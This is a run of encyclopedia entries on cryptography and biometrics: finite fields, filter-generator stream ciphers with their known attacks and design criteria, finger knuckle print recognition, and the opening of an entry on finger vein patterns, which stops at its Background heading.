https://doi.org/10.1007/978-3-030-71522-9_407

Field

Burt Kaliski[20] ✉
(20) Office of the CTO, EMC Corporation, Hopkinton, MA, USA

✉ **Burt Kaliski**
Email: bkaliski@alum.mit.edu

Definition

A field is a ring with a commutative multiplication operation and a well-defined multiplicative inverse (i.e., a "division" operation).

Theory

A *field* $F = (S, +, \times)$ is a ring that has a multiplicative identity (denoted 1) and satisfies two additional properties:

- *Commutativity of* $\times$. For all $x, y \in S$, $x \times y = y \times x$.
- *Multiplicative inverse*. For all $x \in S$ such that $x \neq 0$, there exists a *multiplicative inversez* such that $x \times z = z \times x = 1$.

Thus, a field is a commutative ring with a multiplicative identity where every element except the additive identity has a multiplicative inverse, so that division is defined in the usual way (i.e., the quotient y/x is defined for all $x \neq 0$ and y as $y \times z$, where z is the multiplicative inverse of x).

The *characteristic* of a field is the least positive integer k such that for all $x \in S$, $kx = 0$, if such a k exists; it is defined as 0 otherwise. A finite field is field with a finite number of elements; the characteristic of a finite field is always a prime number. The rational numbers $\mathbf{Q}$ are an example of an infinite field under ordinary addition and multiplication.

Applications

Fields, particularly finite fields, are widely employed in both symmetric and asymmetric cryptography.

Cross-References

- Finite Field
- Group
- Ring

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300376

File System Permissions

Permissions: Access Control Fundamentals

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_349

Filter Generator

Anne Canteaut[21] ✉
(21) Project-Team SECRET, INRIA Paris-Rocquencourt, Le Chesnay, France


✉ **Anne Canteaut**
Email: Anne.Canteaut@inria.fr

Definition

A *filter generator* is a running-key generator for stream cipher applications. It consists of a single linear feedback shift register (LFSR) which is filtered by a nonlinear function. More precisely, the output sequence of a filter generator corresponds to the output of a nonlinear function whose inputs are taken from some stages of the LFSR. If $(u_t)_{t \geq 0}$ denotes the sequence generated by the LFSR, the output sequence $(s_t)_{t \geq 0}$ of the filter generator is given by

$$s_t = f\left(u_{t+\gamma_1}, u_{t+\gamma_2}, \ldots, u_{t+\gamma_n}\right), \ \forall t \geq 0$$

where f is a function of n variables, n is less than or equal to the LFSR length, and $(\gamma_i)_{1 \leq i \leq n}$ is a decreasing sequence of nonnegative integers called the *tapping sequence*.



Theory

In order to obtain a keystream sequence having good statistical properties, the filtering function *f* should be *balanced* (i.e., its output should be uniformly distributed), and the feedback polynomial of the LFSR should be chosen to be a primitive polynomial (linear feedback shift register for more details).

In a filter generator, the LFSR feedback polynomial, the filtering function, and the tapping sequence are usually publicly known. The secret parameter is the initial state of the LFSR which is derived from the secret key of the cipher by a key-loading algorithm. Therefore, most attacks on filter generators consist in recovering the LFSR initial state from the knowledge of some digits of the sequence produced by the generator (in a known plaintext attack) or of some digits of the ciphertext sequence (in a ciphertext only attack). The attack presented in Siegenthaler (1985) enables to construct an equivalent keystream generator from the knowledge of a large segment of the ciphertext sequence when the LFSR feedback polynomial is the only known parameter (i.e., when the filtering function, the tapping sequence, and the initial state are kept secret).

Any filter generator is equivalent to a particular combination generator, in the sense that both generators produce the same output sequence. An equivalent combination generator consists of *n* copies of the LFSR used in the filter generator with shifted initial states; the combining function corresponds to the filtering function.

Statistical properties of the output sequence. The output sequence **s** of a filter generator is a linear recurring sequence. Its linear complexity, $\Lambda(\mathbf{s})$, is related to the LFSR length and to the *algebraic degree* of the filtering function *f* (the algebraic degree of a Boolean function is the highest number of terms occurring in a monomial of its algebraic normal form). For a binary LFSR with a primitive feedback polynomial, we have

$$\Lambda(\mathbf{s}) \leq \sum_{i=0}^{d} \binom{L}{i}$$

where *L* denotes the LFSR length and *d* denotes the algebraic degree of *f* (Key 1976; Massey 2001). The period of **s** divides $2^L - 1$. Moreover, if *L* is a large prime, $\Lambda(\mathbf{s})$ is at least $\binom{L}{d}$ for most filtering functions with algebraic degree *d* (see Rueppel 1986).

Thus, to achieve a high linear complexity, the LFSR length *L* and the algebraic degree of the filtering function should be large enough. More precisely, the keystream length available to an attacker should always be much smaller than $\binom{L}{\deg(f)}$.

Known attacks and related design criteria. Filter generators are vulnerable to fast correlation attacks because their output sequence is correlated to some linear function of the stages of the constituent LFSR (fast correlation attack for details). In order to make the fast correlation attacks computationally infeasible, the filtering function should have a high nonlinearity. Moreover, it should have many nonzero Walsh coefficients.

Distinguishing attacks exploiting sparse multiples of the LFSR feedback polynomial can also be mounted, as described in Englund and Johansson (2005) and Molland and Helleseth (2004); their complexities involve the degree of sparse multiples of the LFSR feedback polynomial and the Walsh coefficients of the filtering function. In particular, the LFSR feedback polynomial should not be sparse.

Another attack on any filter generator is the generalized inversion attack. It highly depends on the *memory size* of the generator, which corresponds to the largest spacing between two taps, i.e., $M = \gamma_1 - \gamma_n$. To make this attack infeasible, the tapping sequence should be such that the

memory size is large and preferably close to its maximum possible value, $L - 1$, where L is the LFSR length. Moreover, when the greatest common divisor of all spacing between the taps, $\gcd(\gamma_i - \gamma_{i+1})$, is large, the effective memory size can be reduced by a decimation technique (inversion attack). Then, the greatest common divisor of all $(\gamma_i - \gamma_{i+1})$ should be equal to 1.

The choice of the tapping sequence also conditions the resistance to the so-called *conditional correlation attacks* (Anderson 1995; Golić 1996; Lee et al. 1996). The basic idea of these particular correlation attack is that some information on the LFSR sequence may leak when some patterns appear in the keystream sequence. Actually, the keystream bits s_t and $s_{t+\tau}$, with $\tau \geq 1$, respectively, depend on the LFSR-output bits $u_{t+\gamma_1}, \ldots, u_{t+\gamma_n}$ and $u_{t+\gamma_1+\tau}, \ldots, u_{t+\gamma_n+\tau}$. Therefore, the pair $(s_t, s_{t+\tau})$ only depends on $M - I(\tau)$ bits of the LFSR sequence, where M is the memory size and $I(\tau)$ is the size of the intersection between $\{\gamma_i, 1 \leq i \leq n\}$ and $\{\gamma_i + \tau, 1 \leq i \leq n\}$, i.e., the number of pairs (i, j) with $i < j$ such that $\gamma_i - \gamma_j = \tau$. It is then clear that a given observation of $(s_t, s_{t+\tau})$ may provide some information on the $(M - I(\tau))$ involved bits of the LFSR sequence when $I(\tau)$ is large. Thus, $I(\tau)$ should be as small as possible for all values of $\tau \geq 1$. It can be proved that the lowest possible value of $\max_{\tau \geq 1} I(\tau)$ is 1, and it is achieved when the tapping sequence is a *full positive difference set*, i.e., when all differences $\gamma_i - \gamma_j$, $i < j$ are distinct. Such a tapping sequence of n integers only exists if the LFSR length exceeds $n(n-1)/2$ (see Golić 1996). More details of this attack and on the related security criteria for the filtering function can be found in Gouget and Sibert (2007).

Advanced algebraic techniques, like Gröbner bases, also provide powerful known plaintext attacks on filter generator, called *algebraic attacks* (Courtois and Meier 2003). Any keystream bit can be expressed as a function of the L initial bits of the LFSR. Thus, the knowledge of any N keystream bits lead to an algebraic system of N equations of L variables. The degree of these equations correspond to the algebraic degree of the filtering function. But, efficient Gröbner bases techniques enable to substantially lower the degree of the equations by multiplying them by well-chosen multivariate polynomials. Then, it may be possible to recover the LFSR initial state by solving the algebraic system even if the filtering function has a high degree (see Canteaut 2006 for a survey). The related security criterion is that the filtering function must have a high algebraic

immunity. More sophisticated attacks exploiting some algebraic properties of the filter generator includes cube attacks and several related distinguishing attacks.

Cross-References

Boolean Functions
Combination Generator
Linear Feedback Shift Register
Stream Ciphers

Recommended Reading

Anderson RJ (1995) Searching for the optimum correlation attack. In: Fast software encryption 1994. Lecture notes in computer science, vol 1008. Springer, Heidelberg, pp 137–143

Canteaut A (2006) Open problems related to algebraic attacks on stream ciphers. In: Coding and cryptography—WCC 2005. Lecture notes in computer science, vol 3969. Springer, Heidelberg, pp 120–134

Courtois NT, Meier W (2003) Algebraic attacks on stream ciphers with linear feedback. In: Advances in cryptology—EUROCRYPT 2003. Lecture notes in computer science, vol 2656. Springer, Heidelberg, pp 345–359

Englund H, Johansson T (2005) A new simple technique to attack filter generators and related ciphers. In: Selected areas in cryptography—SAC 2004. Lecture notes in computer science, vol 3357. Springer, Heidelberg, pp 39–53

Golić JDj (1996) On the security of nonlinear filter generators. In: Fast software encryption 1996. Lecture notes in computer science, vol 1039. Springer, Heidelberg, pp 173–188

Gouget A, Sibert H (2007) Revisiting correlation-immunity in filter generators. In: Selected areas in cryptography—SAC 2007. Lecture notes in computer science, vol 4876. Springer, Heidelberg, pp 378–394

Key EL (1976) An analysis of the structure and complexity of nonlinear binary sequence generators. IEEE Trans Inform Theory 22:732–736

Lee S, Chee S, Park S, Park S (1996) Conditional correlation attack on nonlinear filter generators. In: Advances in cryptology—ASIACRYPT'96. Lecture notes in computer science, vol 1163. Springer, Heidelberg, pp 360–367

Massey JL (2001) The ubiquity of reed-Muller codes. In: Applied algebra, algebraic algorithms and error-correcting codes—AAECC-14. Lecture notes in computer science, vol 2227. Springer, Heidelberg, pp 1–12

Molland H, Helleseth T (2004) An improved correlation attack against irregular clocked and filtered generator. In: Advances in cryptology—CRYPTO 2004. Lecture notes in computer science, vol 3152. Springer, Heidelberg, pp 373–389

Rueppel RA (1986) Analysis and design of stream ciphers. Springer, New York

Siegenthaler T (1985) Decrypting a class of stream ciphers using ciphertext only. IEEE Trans Comput C-34(1):81–84

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300377

Financial Innovation

Cyber Risk, Risk Transfer, and Financial Innovation

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300378

Finger Back Surface Identification

Finger Knuckle Print Recognition

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300379

Finger Dorsal Patterns Identification

Finger Knuckle Print Recognition

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300380

Finger Knuckle Patterns Recognition

Finger Knuckle Print Recognition

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1516

Finger Knuckle Print Recognition

Yikui Zhai[22] ✉, Cuilin Yu[23] and Vincenzo Piuri[24] ✉
(22) Department of Intelligent Manufacturing, Wuyi University, Jiangmen, China
(23) Department of Supply Chain and Information Management, Hang Seng University of Hong Kong, Hong Kong, China
(24) Departimento di Information, Universita, Degli Studi di Milano, Milano, Italy


✉ **Vincenzo Piuri**
Email: vincenzo.piuri@unimi.it

Synonyms

Finger back surface identification; Finger dorsal patterns identification; Finger knuckle patterns recognition; Finger knuckle surface authentication; Finger surface identification

Definition

Finger knuckle print (FKP), a finger back surface-based biometric, as illustrated in Fig. 1, which is highly unique and powerful distinctive outer pattern, can be adopted as biometric traits for personal identical authentication.



Finger Knuckle Print Recognition, Fig. 1 Finger knuckle print image

Background

Finger knuckle print, referring to the capture of the peripheral sphere of finger phalangeal joint, owns emerging potential in personal authentication field as a biometric trait because of the intrinsic stability and uniqueness in its patterns. Consequently, it is suitable for identity authentication as a unique feature of the human body to be adopted in higher-level security encryption fields, and stands a huge plausibility to be further improved and employed in future practice. After Woodard et al. pioneered with the concept of finger knuckle print as one of the direction of biometric recognition (Woodard and Flynn 2005), an effectual FKP recognition algorithm was proposed in 2009 by Zhang et al. to manage the obtained data, in which the extraction of image local orientation information was completed by 2D Gabor filters and the information extracted was categorized to represent the FKP features, which proved to be effective for constructing a reliable biometric system (Zhang et al. 2009).

Apart from the several merits mentioned above, finger knuckle print also possesses other advantages, such as less time consumption due to its simultaneous imaging with fingerprint identification, less susceptibility to damages from daily life activities, and more easiness of being imaged in distance because of the high visibility of its major creases and curved patterns with naked eyes. In short, finger knuckle print, as a unique biometric identifier, has received astonishing popularity from its users, helps to address the limitations with only fingerprints in biometric systems (Cheng and Kumar 2019).

Theory


Characteristics of FKP Images

In hand-based biometrics, fingerprint outstrips palmprint in its smaller size, which well shortens the computation time facilitating real-time applications. Compared with the surface of fingerprint, that of finger knuckle does not tend to be abraded since it is seldom used by people to hold objects. Furthermore, the geometric features of FKP can also be extracted simultaneously from the same image and employed to enhance the system performance.

The surface of finger knuckle is capable of discriminating individuals with high accuracy and low cost, which naturally facilitates the establishment of a highly accurate and economical biometric system in computation (Usha and Ezhilarasan 2015). Thus, finger knuckle feature has been a hopeful candidate to serve as an applicable biometric identifier (Kumar 2014).


Construction of FKP Systems

Since the concept of finger knuckle print came up in 2005 by Woodard et al., a variety of finger knuckle print recognition systems have been developed to deal with FKP images and conduct identification or verification processes. Most of the established FKP recognition systems are engaged with four main steps during the finger knuckle surface recognition process (Zhang et al. 2011), which are FKP image acquisition, the region of interest (ROI) extraction, feature extraction, feature matching for eventual recognition illustrated in Fig. 2.




Finger Knuckle Print Recognition, Fig. 2 Construction of FKP recognition system

- *Step 1*. Knuckle surface images are acquired mainly with finger knuckle print data collection equipment. In this acquisition process, an essential concern is to ensure, to the greatest extent, a stable and consistent environment to minimize differences engendered from the same finger knuckle images. This is because, generally, when the image acquisition process remains steady, data computational complexity and image recognition inaccuracy can be efficiently reduced. The FKP image acquisition equipment's outlook can be referred to in Fig. 3.




Finger Knuckle Print Recognition, Fig. 3 (**a**) The outlook of the developed FKP image acquisition device. (**b**) The device is being used to collect FKP samples

- *Step 2*. The extraction of ROI region contributes to a local coordinate system for each image to align with the FKP image, because images collected from different sessions vary from their spatial locations of the finger. An algorithm called local coordinate system determination and ROI sub-image extraction (Zhang et al. 2010) are adopted here for example, and the process are expounded in Figs. 4 and 5.



Finger Knuckle Print Recognition, Fig. 4 The determination of ROI




Finger Knuckle Print Recognition, Fig. 5 The cropped ROI image from the original FKP image

- *Step 3*. Feature extraction, such as local features by local orientation, local phase, and local phase congruency (PC), or fusion features, or complex Gabor (Muthukumar and Kavipriya 2019), can be deployed to obtain information for the texture pattern of the finger knuckle print for FKP recognition. Simultaneously, deep learning method can occupy a position in training effective features.

  After obtaining feature maps of two images, one needs to quantize them to a few levels followed by coding them into intergers (Zhang et al.

2012). Figure 6 demonstrates examples of these three feature maps in meticulous details.



Finger Knuckle Print Recognition, Fig. 6 Examples of local feature maps. (**a**) are the original FKP ROI image; (**b**) are the corresponding phase congruency code map; (**c**) are the corresponding orientation code map; (**d**) are the corresponding phase code map

- *Step 4*. In the feature matching for eventual recognition, various distance matching measuring methods are the frequent tools for most FKP recognition systems, such as phase congruency measuring (Zhang et al. 2012) to encode the texture of the finger knuckle print.

Application


2D FKP Recognition

2D FKP Personal Recognition enjoys a wide range of application in criminal, commercial, and governmental fields, such as criminal investigation, room access, employee authentication, and attendance timing (Choudhury et al. 2019). Moreover, 2D FKP images can be utilized in developing multimodal biometrics to ensure varying security levels with multi-fusion rules in a Dynamic architecture (Nigam and Gupta 2015). Multimodal hand-based biometric system, with more robustness compared with unimodal one, can not only avoid some congenital problems such as

failure-to-enroll rate, intra-class variation, and spoofing attacks, but also can be fully exploited to take multiple biometric traits to raise accuracy and noise resistance, strengthen universality, and avert spoof attacks and performance degradation in enormous database (Zhu and Zhang 2010; Modak and Jha 2019).

3D FKP Recognition

Regardless of the focused elaboration of 2D finger knuckle databases in countless literatures, finger knuckle pattern proves to be a decisive 3D biometric authentication, which is the key to solve the limitation as a biometric identifier. Cheng and Kumar (2019) gathered data from 130 different subjects in two-session imaging, which formed a 3D finger knuckle database without contact in public domain, during which photometric stereo approach was used, and with its 3D finger knuckle print image presented in Fig. 7. Accompanied with 3D finger knuckle information (surface normal vector, depth, or curvature), more trustable characterization of finger knuckle patterns can be generated for the 3D information features with its invariance to illumination changes and its anti-spoofness to attacks.



Finger Knuckle Print Recognition, Fig. 7 3D finger knuckle print image

---

Open Problems and Future Directions

Unsolved Problems (Kumar 2014; Choudhury et al. 2019; Modak and Jha 2019; Zhu and Zhang 2010) in finger knuckle print recognition remains: (a) Unconstrained Acquisition of 2D and 3D finger knuckle images; (b) Inferior robustness and accuracy with incomplete database under small quantity, few categories, and noisy data conditions, based on which the following problems may, serving as the key issues for future research, require further exploration in finger knuckle print biometrics; (c) Safetyness enhancement of single knuckle image authentication.

1. Further efforts should lie in developing accurate knuckle imaging and segmentation algorithms, which can settle the normal imaging problems in less-constrained finger imaging environment.

2. A much larger database construction may be envisioned to measure the effectiveness of the proposed system in the future.

3. Further Research on multiple biometric fusion technology should be utilized to improve recognition accuracy and safety, enhancing the overall performance of the system.

References

Cheng KHM, Kumar A (2019) Contactless biometric identification using 3D finger knuckle patterns. IEEE Trans Pattern Anal Mach Intell Early Access. https://doi.org/10.1109/TPAMI.2019.2904232

Choudhury SH, Kumar A, Laskar SH (2019) Biometric authentication through unification of finger dorsal biometric traits. Inf Sci 497:202–218

Kumar A (2014) Importance of being unique from finger dorsal patterns: exploring minor finger knuckle patterns in verifying human identities. IEEE Trans Inf Forensics Secur 9(8):1288–1298

Modak SKS, Jha VK (2019) Multibiometric fusion strategy and its applications: a review. Inf Fusion 49:174–204

Muthukumar A, Kavipriya A (2019) A biometric system based on Gabor feature extraction with SVM classifier for Finger-Knuckle-Print. Pattern Recogn Lett 125:150–156

Nigam A, Gupta P (2015) Designing an accurate hand biometric based authentication system fusing finger knuckle print and palmprint. Neurocomputing 151:1120–1132

Usha K, Ezhilarasan M (2015) Finger knuckle biometrics – a review. Comput Electr Eng 45:249–259

Woodard DL, Flynn PJ (2005) Finger surface as a biometric identifier. Comput Vis Image Underst 100:357–384

Zhang L, Zhang L, Zhang D (2009) Finger-knuckle-print: a new biometric identifier. In: IEEE international conference on image processing (ICIP), pp 1981–1984

Zhang L, Zhang L, Zhang D, Zhu H (2010) Online finger-knuckle-print verification for personal authentication. Pattern Recogn 43(7):2560–2571

Zhang L, Zhang L, Zhang D, Zhu H (2011) Ensemble of local and global information for finger–knuckle-print recognition. Pattern Recogn 44:1990–1998

Zhang L, Zhang L, Zhang D, Guo Z (2012) Phase congruency induced local features for finger-knuckle-print recognition. Pattern Recogn 45:2522–2531

Zhu LQ, Zhang SY (2010) Multimodal biometric identification system based on finger geometry, knuckle print and palm print. Pattern Recogn Lett 31:1641–1649. https://doi.org/10.1016/j.patrec.2010.05.010

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300381

Finger Knuckle Surface Authentication

Finger Knuckle Print Recognition

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300382

Finger Surface Identification

Finger Knuckle Print Recognition

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1487

Finger Vein

Marta Gomez-Barrero[25] ✉
(25) Fakultät Wirtschaft, Hochschule Ansbach, Ansbach, Germany

✉ **Marta Gomez-Barrero**
Email: marta.gomez-barrero@hs-ansbach.de

Definitions

Vascular pattern formed by the blood vessels located inside the human body or, more specifically, inside the finger. These patterns are considered to be unique for each individual and even among the different fingers of a given person.

Background

